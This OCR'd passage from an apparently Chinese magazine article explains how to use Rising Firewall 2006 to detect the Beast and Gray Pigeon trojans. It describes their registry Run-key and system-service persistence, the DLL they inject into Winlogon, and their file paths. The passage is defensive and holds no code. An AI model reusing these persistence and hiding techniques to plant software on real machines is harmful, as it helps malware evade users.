


图1

上述伪装"暴露无遗"。我们以火狐版灰鸽子和Beast为例，来说明如何利用瑞星防火墙2006来发现其"行踪"。木马Beast运行后，通常会在注册表启动项中加入启动程序Msrxwx.com，然后将木马主程序Dxdgns.dll注入到系统进程Winlogon中，实现隐蔽运行，火狐版灰鸽子只有一个主程序G_SERVER.EXE，并且将自身注册成系统服务。打开瑞星防火墙2006主窗口，在"启动选项"面板中能查看利用注册表启动项、系统服务、文件关联、系统Boot前加载等技术启动的程序信息，实际上，在该面板中点击右键菜单，在弹出菜单（图2）中还可以选择包括驱动、资源管理器插件、IE浏览器插件、登录通知项等许多和启动项相关的显示内容，默认情况下隐藏经过微软和瑞星签名的程序信息。在"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"和"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run"中，可以清楚的看到木马Beast的启动程序Msrxwx.com，其注册表的键值名为"COM Service"，双击该启动项，可以打开注册表并直接定位到相关的分支中（图3），双击打开"COM Service"键值名，可以看到其路径为"C:\Windows\Msagent\Msrxwx.com"。同时打开"启动选项"面板，在服务列表中能够看到注册成系统服务的火狐版灰鸽子，其服务名称为"Gray_Pigeon_Server"，双击该服务名，可以打开注册表并直接定位到相关的服务项中，在"Imagepath"键值中可以看到其路径为"C:\Windows\System32\G_Server.exe"。同样原理，对于"清除恶意软件，恢复补丁清誉"一文中提到的伪装成系统服务的Anfad.sys、Fad.sys、Hprocess.sys等程序，也能在"启动选项"面板的服务列表中查找到，进而准确定位其路径。在瑞星防火墙2006主窗口中切换到"系统状态"面板，点击其中的"进程信息"按钮，在进程列表中选中Winlogon.exe进程，在其右键菜单（图4）上点击"查看模块"项，打开和该进程相关的模块列表（图5），能够看到注入到其中的Beast的重要库文件dxdgns.dll，及其路径"C:\Windows\System32\Dxdgns.dll"。知道了具体的路径，当试图手工删除这些可疑程序时，系统却提示无法删除。




图 2




图 3

